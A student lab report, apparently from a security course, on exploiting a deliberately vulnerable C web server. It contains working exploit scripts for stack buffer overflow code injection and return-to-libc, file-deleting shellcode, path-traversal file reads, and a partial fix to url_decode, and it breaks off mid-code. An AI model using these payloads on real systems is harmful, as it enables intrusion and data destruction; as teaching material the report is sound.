A) Finding buffer overflows

Exercise 1:

The line `char reqpath[4096];` as shown in Figure 1 can be exploited by an attacker. The buffer size of `reqpath` is set to be 4096.

```
static void process_client(int fd)
{
    static char env[8192];  /* static variables are not on the stack */
    static size_t env_len = 8192;
    char reqpath[4096]; /* We will be exploiting this! */
    const char *errmsg;
```

Figure 1: Web Server's C code in zookd.c

The buffer `reqpath` is filled with a user-provided URL as shown in Figure 2.

```
/* decode URL escape sequences in the requested path into reqpath */
url_decode(reqpath, sp1);
```

Figure 2: Web Server's C code in http.c

Since the web server does not check the length when filling up the buffer `reqpath` with a user-provided URL, if we send a long enough URL, we can trick the web server into writing memory beyond `reqpath`. This could allow an attacker to overwrite it with malicious code and then a return address with that memory so that our malicious code gets executed when that function returns.

Normally, before calling the function `process_client`, the return address is pushed onto the stack, right above the base pointer (`rbp`). When the function exits, the control flow jumps to the return address saved on the stack. As such, after we obtain the address of the buffer (right above the `rbp`) which we would like to set as the return address and the address of the return value to allow us to determine how many bytes of input we need to provide until we reach it, we can prepare the exploit.

The exploit will allow us to inject the shell code into the buffer `reqpath` from bottom to top. It places our input beginning at the start of the buffer `reqpath`, padding it up until where the return address is stored on the stack, just past the `rbp`, where it places the address of the buffer `reqpath` itself there, overwriting the return address.

Exercise 2:

The code for the exploit can be found in `exploit-2.py`. Figure 3 shows the changes made to `exploit-template.py`.

```
def build_exploit(shellcode):
    ## Things that you might find useful in constructing your exploit:
    ##
    ##   urllib.quote(s)
    ##     returns string s with "special" characters percent-encoded
    ##   struct.pack("<Q", x)
    ##     returns the 8-byte binary encoding of the 64-bit integer x
    payload = "/uwu" * 1030
    req =   "GET " + payload + "/ HTTP/1.0\r\n" + \
            "\r\n"
    return req
```

Figure 3: exploit-2.py (Modified exploit-template.py)

For x86-64 in this case where the `reqpath` buffer (inside the `process_client` function) size is 4096 bytes, the minimum payload is 4120 bytes (4096 + 24). As shown in Figure 4 below *(credits to our TA, Mateus Eduardo Garbelini)*, the `errmsg` (8-byte pointer) is pushed to the stack before `reqpath`. The compiler can push variables in the stack in the inverse order or not depending on the type of the variables and if padding is necessary. Considering that the address of `errmsg` is `0x7fffffffecc8`, we can see that we need to write 16-bytes past the buffer to reach the `rbp` at the address of `0x7fffffffecd0`. To overwrite the `rbp`, we need to write an additional 8-bytes, explaining the additional 24-bytes required on top of the buffer size.

```
── Source ─────────────────────────────────────────────
 105      char reqpath[4096];
 106      const char *errmsg;
 107      memset(reqpath,1,4096);
 108
 109      /* get the request line */
!110      if ((errmsg = http_request_line(fd, reqpath, env, &env_len)))
 111          return http_err(fd, 500, "http_request_line: %s", errmsg);
 112
 113      env_deserialize(env, sizeof(env));
 114
── Stack ──────────────────────────────────────────────
[0] from 0x00005555555557fc in process_client+42 at zookd.c:110
[1] from 0x000055555555577c in run_server+135 at zookd.c:85
[2] from 0x0000555555555533 in main+62 at zookd.c:29
── Threads ────────────────────────────────────────────
[1] id 30338 name zookd-exstack from 0x00005555555557fc in process_client+42 at zo
── Variables ──────────────────────────────────────────
arg fd = 4
loc env = '\000' <repeats 8191 times>, env_len = 8192, reqpath = '\001' <repeats 4
───────────────────────────────────────────────────────
>>> print &reqpath
$1 = (char (*)[4096]) 0x7fffffffdcc0
>>> print &errmsg
$2 = (const char **) 0x7fffffffecc8
>>> x/16x $sp
0x7fffffffdcb0: 0x00000000      0x00000000      0x00000000      0x00000004
0x7fffffffdcc0: 0x01010101      0x01010101      0x01010101      0x01010101
0x7fffffffdcd0: 0x01010101      0x01010101      0x01010101      0x01010101
0x7fffffffdce0: 0x01010101      0x01010101      0x01010101      0x01010101
>>> x/16x $sp+4096
0x7fffffffecb0: 0x01010101      0x01010101      0x01010101      0x01010101
0x7fffffffecc0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffecd0: 0xffffed00      0x00007fff      0x5555577c      0x00005555
0x7fffffffece0: 0x000000c2      0x00000000      0xffffefa4      0x00007fff
>>> info frame
Stack level 0, frame at 0x7fffffffece0:
 rip = 0x5555555557fc in process_client (zookd.c:110); saved rip = 0x55555555577c
 called by frame at 0x7fffffffed10
 source language c.
 Arglist at 0x7fffffffecd0, args: fd=4
 Locals at 0x7fffffffecd0, Previous frame's sp is 0x7fffffffece0
 Saved registers:
  rbp at 0x7fffffffecd0, rip at 0x7fffffffecd8
```

Figure 4: Running GDB

The webserver was run using `./clean-env.sh ./zookd-exstack 8080 &`, after the exploit was run using `./exploit-2.py localhost 8080` as shown in Figure 5 below, which results in the webserver crashing and the message, “`Child process 20135 terminated incorrectly, receiving signal 11.`” can be seen.

```
httpd@istd:~/labs/lab1_mem_vulnerabilities$ ./clean-env.sh ./zookd 8080 &
[1] 20128
httpd@istd:~/labs/lab1_mem_vulnerabilities$ exec env - PWD=/home/httpd/labs/lab1_mem_vulnerabilities SHLVL=0 setarch x86_64 -R ./zookd 8080

httpd@istd:~/labs/lab1_mem_vulnerabilities$ ./exploit-2.py localhost 8080
HTTP request:
GET /uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/
uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/u
wu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uw
u/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu
/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/
uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/u
wu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uw
u/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu
/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/
uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/u
wu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uw
u/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu
/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/
uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/u
wu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uw
u/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu
/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/
uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/u
wu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uw
u/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu
/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/
uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/u
wu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uw
u/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu
/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/
uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/u
wu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/uwu/ HTTP/
1.0

Connecting to localhost:8080...
Connected, sending request...
Request sent, waiting for reply...
zookd: [20135] Request failed: Request too long
Received reply.
Child process 20135 terminated incorrectly, receiving signal 11
HTTP response:
HTTP/1.0 500 Error
Content-Type: text/html

<H1>An error occurred</H1>
Request too long

httpd@istd:~/labs/lab1_mem_vulnerabilities$
```

Figure 5: Running the webserver & the exploit

This can also be observed in Figure 6 when viewing the last few lines after running `sudo dmesg | tail` in a new terminal which shows that a segmentation fault had occurred.

```
httpd@istd:~$ sudo dmesg | tail
[20584.248772] zookd[20135]: segfault at 55555555002f ip 000055555555002f sp 00007fffffffed00 error 14 in zookd[555555554000+4000]
```

Figure 6: Segmentation fault after the exploit was performed

Lastly, it is confirmed that our exploit crashes the server, as shown from the `Pass` message observed in Figure 7 upon running `make check-crash`.

```
httpd@istd:~/labs/lab1_mem_vulnerabilities$ make check-crash
./check-bin.sh
WARNING: bin.tar.gz might not have been built this year (2020);
WARNING: if 2020 is correct, ask course staff to rebuild bin.tar.gz.
tar xf bin.tar.gz
./check-part2.sh zookd-exstack ./exploit-2.py
./check-part2.sh: line 8: 20184 Terminated              strace -f -e none -o "$STRACELOG" ./clean-env.sh ./$1 8080 &> /dev/null
20199 --- SIGSEGV {si_signo=SIGSEGV, si_code=SEGV_MAPERR, si_addr=0x55555555002f} ---
20199 +++ killed by SIGSEGV +++
20187 --- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_KILLED, si_pid=20199, si_uid=1000, si_status=SIGSEGV, si_utime=0, si_stime=0} ---
PASS ./exploit-2.py
[1]+  Terminated              ./clean-env.sh ./zookd 8080
```

Figure 7: check-crash after exploit was executed

B) Code injection

Exercise 3.1:

To invoke the `SYS_unlink` system call to unlink `/home/httpd/grades.txt`, a few changed were made to the shellcode.S file as outlined in red below in Figure 7.

```
#include <sys/syscall.h>

#define STRING  "/home/httpd/grades.txt"
#define STRLEN  22
#define ARGV    (STRLEN+1)
#define ENVP    (ARGV+8)

.globl main
        .type   main, @function

 main:
        jmp     calladdr

 popladdr:
        popq    %rcx
        movq    %rcx,(ARGV)(%rcx)       /* set up argv pointer to pathname */
        xorq    %rax,%rax               /* get a 64-bit zero value */
        movb    %al,(STRLEN)(%rcx)      /* null-terminate our string */
        movq    %rax,(ENVP)(%rcx)       /* set up null envp */

        movb    $SYS_unlink,%al         /* set up the syscall number */
        movq    %rcx,%rdi               /* syscall arg 1: string pathname */
        leaq    ARGV(%rcx),%rsi         /* syscall arg 2: argv */
        leaq    ENVP(%rcx),%rdx         /* syscall arg 3: envp */
        syscall                         /* invoke syscall */

        movb    $SYS_exit,%al           /* set up the syscall number */
        xorq    %rdi,%rdi               /* syscall arg 1: 0 */
        syscall                         /* invoke syscall */

 calladdr:
        call    popladdr
        .ascii  STRING
```

Figure 8: Modified shellcode.S

To test that the shell code is working correctly, the following steps as shown in Figure 8 were taken, showing that our `shellcode.S`, does work as intended.

```
httpd@istd:~/labs/lab1_mem_vulnerabilities$ touch ~/grades.txt
httpd@istd:~/labs/lab1_mem_vulnerabilities$ cd /home/httpd
httpd@istd:~$ ls
grades.txt  labs
httpd@istd:~$ cd labs/lab1_mem_vulnerabilities/
httpd@istd:~/labs/lab1_mem_vulnerabilities$ ./run-shellcode shellcode.bin
httpd@istd:~/labs/lab1_mem_vulnerabilities$ ls ~/grades.txt
ls: cannot access '/home/httpd/grades.txt': No such file or directory
httpd@istd:~/labs/lab1_mem_vulnerabilities$ cd /home/httpd
httpd@istd:~$ ls
labs
```

Figure 9: Successful test of shellcode.S

Exercise 3.2:

Referring to Figure 1, since we want to know the stack address of the `reqpath[]` in the `process_clilent` function in the `zookd-exstack` and the address of its saved return pointer (the saved value of `%rip` which is the return address), we can obtain them using `gdb` by first starting the webserver with `./clean-env.sh ./zookd-exstack 8080 &` and then attaching `gdb` to it with `gdb -p $(pgrep zookd-)`. We set a breakpoint at `process_client` as shown in Figure 9 before continuing.

```
>>> break process_client
Breakpoint 1 at 0x555555555822: file zookd.c, line 109.
>>> continue
```

Figure 10: Setup breakpoint at process_client of zookd.c

In a new terminal, we issue a HTTP request to the web server by running `curl localhost:8080`, so that it triggers the breakpoint, and so that we can examine the stack of `process_client`.

This will cause `gdb` to hit the breakpoint set at `process_client`, and halt execution, allowing me to obtain the address of the buffer on the stack, `0x7fffffffdcd0`, when I run `print &reqpath`. Additionally, by using `info frame`, I am able to obtain the saved value of `%rip` which is the return address, `0x7fffffffece8` as shown in Figure 10 below.

```
Thread 2.1 "zookd-exstack" hit Breakpoint 1, process_client (fd=4) at zookd.c:109
109         if ((errmsg = http_request_line(fd, reqpath, env, &env_len)))
>>> print &reqpath
$1 = (char (*)[4096]) 0x7fffffffdcd0
>>> info frame
Stack level 0, frame at 0x7fffffffecf0:
 rip = 0x555555555822 in process_client (zookd.c:109); saved rip = 0x5555555557bb
 called by frame at 0x7fffffffed20
 source language c.
 Arglist at 0x7fffffffece0, args: fd=4
 Locals at 0x7fffffffece0, Previous frame's sp is 0x7fffffffecf0
 Saved registers:
  rbp at 0x7fffffffece0, rip at 0x7fffffffece8
```

Figure 11: Obtain address of the buffer on the stack and return address

Using the buffer address and the return address, on the stack, the exploit was conducted. The exploit will allow us to inject the shell code into the buffer `reqpath` from bottom to top. It places our input beginning at the start of the buffer `reqpath`, padding it up until where the return address is stored on the stack, just past the `rbp`, where it places the address of the buffer `reqpath` itself there, overwriting the return address, allowing the malicious code to be executed. For this exploit, the attack payload needs to be URL encoded. The code for the exploit can be found in `exploit-3.py`. Figure 11 shows the changes made to `exploit-template.py`.

```
stack_buffer =  0x7fffffffdcd0
stack_retaddr = 0x7fffffffece8

## This is the function that you should modify to construct an
## HTTP request that will cause a buffer overflow in some part
## of the zookws web server and exploit it.

def build_exploit(shellcode):
    ## Things that you might find useful in constructing your exploit:
    ##
    ##   urllib.quote(s)
    ##     returns string s with "special" characters percent-encoded
    ##   struct.pack("<Q", x)
    ##     returns the 8-byte binary encoding of the 64-bit integer x

    malicious_code = urllib.quote(shellcode)

    ## length of junk must -1 to account for "/"
    junk_length = stack_retaddr - stack_buffer - len(shellcode) - 1
    nop = "\x90"

    ## x must +1 to account for "/"
    new_retaddr = urllib.quote(struct.pack("<Q", stack_buffer + 1))

    payload = malicious_code + (nop * junk_length) + new_retaddr

    req =    "GET /" + payload + " HTTP/1.0\r\n" + \
             "\r\n"
    return req
```

Figure 12: exploit-3.py (Modified exploit-template.py)

In order to URL encode the shell code to be appended in the payload, the quoting function in the Python `urllib` module is used as shown in Figure 11 to obtain the `malicious_code`.

After the `malicious_code` is appended to the payload, extra bytes need to be appended to pad it up until where the return address is stored on the stack. In order to determine how many extra bytes are needed, `junk_length` is calculated as shown in Figure 11. An additional value of 1 is subtracted to account for the "/" required in the request. `0x90` is the opcode for the NOP of the Intel x86 CPU architecture and is multiplied by `junk_length` to append the correct number of extra bytes.

After the extra bytes are appended, the new return address, the address of the buffer `reqpath` needs to be appended to the payload. In order to determine the binary encoding of the `stack_buffer + 1` where 1 is added to account for the "/" required in the request, the Python `struct` module is used as shown in Figure 11. In order to URL encode the binary encoding to be appended in the payload, the quoting function in the Python `urllib` module is used as shown in Figure 11 to obtain the `new_retaddr`.

Lastly, it is confirmed that our exploit is successful, as shown from the `Pass` message observed in Figure 12 upon running `make check-exstack`.

```
httpd@istd:~/labs/lab1_mem_vulnerabilities$ make check-exstack
./check-bin.sh
WARNING: bin.tar.gz might not have been built this year (2020);
WARNING: if 2020 is correct, ask course staff to rebuild bin.tar.gz.
tar xf bin.tar.gz
./check-part3.sh zookd-exstack ./exploit-3.py
PASS ./exploit-3.py
```

Figure 13: check-exstack after exploit was executed

C) Return-to-libc attacks

Exercise 4:

The stack is marked non-executable, so executing the instruction would crash the server, but would not execute the instruction. As such, the function `accidentally` is used to load an address into `%rdi`.

We want to know the stack address of the functions `accidentally` and `unlink` in the `zookd-nxstack` and we can obtain them using `gdb` by first starting the webserver with `./clean-env.sh ./zookd-nxstack 8080 &` and then attaching `gdb` to it with `gdb -p $(pgrep zookd-)`.

As seen from Figure 14 below, the address of the functions `accidentally` and `unlink` are `0x5555555558f4` and `0x2aaaab246ea0` respectively.



Figure 14: Address of accidentally and unlink functions

Addresses:

`/home/httpd/grades.txt` or `reqpath`	`0x7fffffffdcd0`
`accidentally`	`0x5555555558f4`
`unlink`	`0x2aaaab246ea0`

The outline of the attack is as follows:

1. causes the argument to the chosen libc function to be on stack
    - This can be done by appending `/home/httpd/grades.txt` to the start of the payload, so that we can easily obtain the address to the path. The address to the path will be that of the buffer (`0x7fffffffdcd0`.).
2. then causes accidentally to run so that argument ends up in `%rdi`
    - This can be done by replacing the return address of the `process_client` function with the address of the `accidentally` function. When the `accidentally` function is executed, the argument which is the address to the path of the `grades.txt` file, will be loaded in the `%rdi`.
3. and then causes accidentally to return to the chosen libc function
    - This can be done by replacing the return address of the `accidentally` function with the address of the `unlink` function, as such, resulting in `accidentally` returning to the chosen libc function, `unlink`.

```
def build_exploit(shellcode):
    ## Things that you might find useful in constructing your exploit:
    ##
    ##   urllib.quote(s)
    ##     returns string s with "special" characters percent-encoded
    ##   struct.pack("<Q", x)
    ##     returns the 8-byte binary encoding of the 64-bit integer x

    file_path = "/home/httpd/grades.txt"
    ## to indicate end of string
    null_char = urllib.quote("\x00")

    ## length of junk must -2 to account for "/" and null_char
    junk_length = stack_retaddr - stack_buffer - len(file_path) - 2
    nop = "\x90"

    accidentally_addr = urllib.quote(struct.pack("<Q", 0x5555555558f4))
    unlink_addr = urllib.quote(struct.pack("<Q", 0x2aaaab246ea0))
    ## must +1 to account for "/"
    path_addr = urllib.quote(struct.pack("<Q", stack_buffer + 1))

    payload = file_path + null_char + (nop * junk_length) + accidentally_addr + unlink_addr + path_addr

    req =   "GET /" + payload + " HTTP/1.0\r\n" + \
            "\r\n"
    return req
```

Figure 15: exploit-4.py (Modified exploit-template.py)

To URL encode the null character to be appended in the payload to indicate the end of the string, the quoting function in the Python `urllib` module is used as shown in Figure 16.

```
    null_char = urllib.quote("\x00")
```

Figure 16: exploit-4.py (null_char)

After the `file_path` is appended to the payload, extra bytes need to be appended to pad it up until where the return address is stored on the stack. In order to determine how many extra bytes are needed, `junk_length` is calculated as shown in Figure 17. An additional value of 2 is subtracted to account for the "/" and the null character required in the request. `0x90` is the opcode for the NOP of the Intel x86 CPU architecture and is multiplied by `junk_length` to append the correct number of extra bytes.

```
    ## length of junk must -2 to account for "/" and null_char
    junk_length = stack_retaddr - stack_buffer - len(file_path) - 2
```

Figure 17: exploit-4.py (junk_length)

After the extra bytes are appended, the new return address, the address of the `accidentally` and `unlink` functions need to be appended to the payload. Their addresses are obtained as shown in Figure 14. In order to determine the binary encoding of the `accidentally_addr`, `unlink_addr`, and `stack_buffer + 1` (which is where we find the path) where 1 is added to account for the "/" required in the request, the Python `struct` module is used as shown in Figure 18. In order to URL encode the binary encoding to be appended in the payload, the quoting function in the Python `urllib` module is used as shown in Figure 18 to obtain the `accidentally_addr`, `unlink_addr`, and `path_addr` respectively.

```
    accidentally_addr = urllib.quote(struct.pack("<Q", 0x5555555558f4))
    unlink_addr = urllib.quote(struct.pack("<Q", 0x2aaaab246ea0))
    ## must +1 to account for "/"
    path_addr = urllib.quote(struct.pack("<Q", stack_buffer + 1))
```

Figure 18: exploit-4.py (accidentally_addr, unlink_addr, and path_addr)

Lastly, it is confirmed that our exploit is successful, as shown from the `Pass` message observed in Figure 19 upon running `make check-libc`.

```
httpd@istd:~/labs/lab1_mem_vulnerabilities$ make check-libc
./check-bin.sh
WARNING: bin.tar.gz might not have been built this year (2020);
WARNING: if 2020 is correct, ask course staff to rebuild bin.tar.gz.
tar xf bin.tar.gz
./check-part3.sh zookd-nxstack ./exploit-4.py
PASS ./exploit-4.py
```

Figure 19: check-libc after exploit was executed

D) Fixing buffer overflows and other bugs

Exercise 5:

Other vulnerabilities in the code besides buffer overflows include the ability to access arbitrary file data, as well as execute arbitrary code.

The first vulnerability is that to access file data, one could just append a file path as an endpoint to the server. For example, accessing `http://localhost:8080/zookd.c` allows us to see the source code of `zookd.c`, as demonstrated in Figure 20 below.

```
localhost:8080/zookd.c

/* dispatch daemon */ #include "http.h" #include #include #include #include #include #include #include #include #include #include #include #include #include #include static void process_client(int); static int run_server(const char *portstr); static int start_server(const char *portstr); int main(int argc, char **argv) { if (argc != 2) errx(1, "Wrong arguments"); run_server(argv[1]); } /* socket-bind-listen idiom */ static int start_server(const char *portstr) { struct addrinfo hints = {0}, *res; int sockfd; int e, opt = 1; hints.ai_family = AF_UNSPEC; hints.ai_socktype = SOCK_STREAM; hints.ai_flags = AI_PASSIVE; if ((e = getaddrinfo(NULL, portstr, &hints, &res))) errx(1, "getaddrinfo: %s", gai_strerror(e)); if ((sockfd = socket(res->ai_family, res->ai_socktype, res->ai_protocol)) < 0) err(1, "socket"); if (setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &opt, sizeof(opt))) err(1, "setsockopt"); if (fcntl(sockfd, F_SETFD, FD_CLOEXEC) < 0) err(1, "fcntl"); if (bind(sockfd, res->ai_addr, res->ai_addrlen)) err(1, "bind"); if (listen(sockfd, 5)) err(1, "listen"); freeaddrinfo(res); return sockfd; } static int run_server(const char *port) { int sockfd = start_server(port); for (;;) { int cltfd = accept(sockfd, NULL, NULL); int pid; int status; if (cltfd < 0) err(1, "accept"); /* fork a new process for each client process, because the process * builds up state specific for a client (e.g. cookie and other * enviroment variables that are set by request). We want to get rid off * that state when we have processed the request and start the next * request in a pristine state. */ switch ((pid = fork())) { case -1: err(1, "fork"); case 0: process_client(cltfd); exit(0); break; default: close(cltfd); pid = wait(&status); if (WIFSIGNALED(status)) { printf("Child process %d terminated incorrectly, receiving signal %d\n", pid, WTERMSIG(status)); } break; } } } static void process_client(int fd) { static char env[8192]; /* static variables are not on the stack */ static size_t env_len = 8192; char reqpath[4096]; /* We will be exploiting this! */ const char *errmsg; /* get the request line */ if ((errmsg = http_request_line(fd, reqpath, env, &env_len))) return http_err(fd, 500, "http_request_line: %s", errmsg); env_deserialize(env, sizeof(env)); /* get all headers */ if ((errmsg = http_request_headers(fd))) http_err(fd, 500, "http_request_headers: %s", errmsg); else http_serve(fd, getenv("REQUEST_URI")); close(fd); } void accidentally(void) { __asm__("mov 16(%%rbp), %%rdi": : :"rdi"); }
```

Figure 20: reading the contents of zookd.c

This also works for files outside of the `zookd` directly, though these cannot be accessed directly through the browser. By using `curl` with the `--path-as-is` flag or similar means, one can theoretically access any file on the machine as shown in Figure 21.

```
httpd@istd:~/labs/lab1_mem_vulnerabilities$ curl --path-as-is localhost:8080/../secret.txt
wow what a secret
```

Figure 21: reading the contents of a file outside of the zookd folder

However, one limitation would be that there this will only allow the attacker to read files that are known to him. For example, if the file structure of the web-application is unknown to the attacker, the attacker will need to guess the names of key files or use brute force. This vulnerability would likely by caused by whoever created the server needing to serve `index.html` and decided to simply serve the working whole directory of the program. In order to mitigate this, all statically served files could be placed in a `/public` folder, and have the server serve files only in that folder and its subfolders. This will ensure that files not intended to be served directly cannot be accessed by a client arbitrarily.

One vulnerability would be the possibility of executing arbitrary object files on the server. This can be done in a similar fashion as accessing filed data, by appending the path of the executable to the server's address. For example, executing the command `curl --path-as-is localhost:8080/../../../../usr/bin/vim` (attempts) to run `vim`. This could have disastrous consequences, considering that any object file on the machine can be run as the attacker wishes.

However, one limitation would be that the attacker has no way to pass arguments to the object file being run. In order to mitigate this vulnerability, a folder such as `/cgi-bin` could be created to hold all `.cgi` files used by the server and allow execution of `.cgi` files only in specified directories.

Exercise 6:

Whenever the function `url_decode` is called, there is no check on the length of the input buffer passed to it. This allows the function to potentially write data beyond the length of the destination buffer, causing a buffer overflow. To ensure that the length of the input does not exceed that of the buffer size, we pass in a third argument (`bufSize`) to limit the number of bytes copied into the destination buffer as shown in `http.c` in Figure 22.

```
void url_decode(char *dst, const char *src, int bufSize)
{
    int i;
    for (i = 0; i < bufSize; i++)
    {
        if (src[0] == '%' && src[1] && src[2])
        {
            char hexbuf[3];
            hexbuf[0] = src[1];
```

